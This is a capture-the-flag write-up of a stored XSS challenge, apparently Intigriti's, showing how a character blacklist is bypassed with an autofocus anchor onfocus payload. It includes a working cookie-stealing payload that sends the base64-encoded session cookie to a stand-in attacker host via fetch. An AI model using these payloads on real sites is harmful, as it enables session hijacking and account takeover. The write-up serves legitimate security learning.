
After making a user account and walking the application I found couple POST endpoints which store user input and render it in other places. - /api/register - /api/login - /api/testimonials - /api/profile
Also, the session cookie was not HttpOnly.
And it's exfiltration was beyond the scope of this CTF since the main flag was just an XSS alert, and the cookie value was just an incrementing integer anyway.
But I wanted to push myself and prove bug impact with the stolen cookie regardless of the flag.
Attempting basic XSS <script>alert(1)</script> would result in this error.
SCA Shield: Malicious characters detected! Quotes, parenthesis, dots, commas, and semicolons are strictly forbidden.
Character blacklist defense also included strings like script, onerror, onload, javascript...
Many requests later I concluded that the /api/profile was the best target.
Only from that endpoint, name value HTML payload was being rendered unsanitized.
At first I tried to just close the HTML tag of the element in which my payloads are rendered.
POST /api/testimonials HTTP/1.1

{"content":"test</div>"}
Response:
HTTP/1.1 200 OK

{"success": true, "uuid": "65c56a72-a5bd-4a0d-b0ca-b71147c603d9"}
The closed div tag was rendering properly, now it was time to decide what HTML element will fit this scenario.
Main requirements were: - No user interaction for payload execution except initial navigation or link click. - No blacklisted strings and characters unless obfuscated or encoded. - (or just break the parser somehow)
For this I was searching through the XSS cheat-sheet from port swigger.
Eventually I settled on hyperlink anchor tag <a>, which allows for onfocus event attribute and it can be set to autofocus which fires the Javascript payload basically on load in this combination.
Here is the basic payload from port swigger for example <a onfocus=alert(1) autofocus tabindex=1>.
So for the start test</div><a onfocus=x autofocus tabindex=1> was passing through and rendering OK.
Now it was a matter of figuring out an XSS payload that would bypass the shield defense mechanism.

For proof of concept, my payload executes a Javascript "confirm" pop-up with a message "intigriti".
To bypass existing protection against XSS (SCA Shield), I needed to obfuscate parentheses and quotes:
Sending the payload in POST request json to update profile name:
{"name":"</div><a onfocus=confirm(`intigriti`) autofocus tabindex=1>"}
Results in stored XSS in community testimonials
https://challenge-0526.intigriti.io/challenge#testimonials:
<a onfocus="confirm(`intigriti`)" autofocus="" tabindex="1"></a>
If the user is authenticated, upon visiting the URL
https://challenge-0526.intigriti.io/challenge#testimonials
The XSS payload will execute.
Same bypass methodology, blacklisted characters are bypassed by HTML entity decimal encoding without the ";" part.
</div><a onfocus=cookieStore.get(`session`).then(function(r){fetch(`https://webhook.site/attacker/?x=`+btoa(r.value))}) autofocus tabindex=1>
Just the Javascript payload in readable format no obfuscation:
cookieStore.get('session').then(function(r){fetch(`https://webhook.site/attacker/?x=`+btoa(r.value))})
Using document.cookie and "." character was rejected by the server, resulting in alternative payload.
In short, this makes an HTTP request to the attacker controlled server with a URL parameter containing the cookie.
The cookie is base64 encoded for transport.
The attacker will see logged HTTP request in their server logs, with the session cookie.
This solution is not the intended one, I'm curious to read other writeups once they come out.
I also tried to set content length header to 0, just to see what happens on /api/profile POST request.
Hoping it would confuse the parser so it would not reject my payloads, but instead I recieved a funky respose.
HTTP/1.1 400 Bad Request
Date: Fri, 22 May 2026 12:11:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 31
Connection: keep-alive
X-Powered-By: Express
Strict-Transport-Security: max-age=31536000; includeSubDomains

{
    "error": "Content is required"
}
HTTP / 1.1 400 Bad Request
Date: Fri, 22 May 2026 12: 11: 22 GMT
Content - Type: text / html
Content - Length: 150
Connection: close

    <
    html >
    <
    head > < title > 400 Bad Request < /title></head >
    <
    body >
    <
    center > < h1 > 400 Bad Request < /h1></center >
    <
    hr > < center > nginx < /center> <
    /body> <
    /html>
It seems that the server managed to concatenate two HTTP responses.
I guess there is another internal request in this chain, not sure.
Maybe there is a desync or request smuggling vulnerability in here, but I didn't wanna get derailed off the course.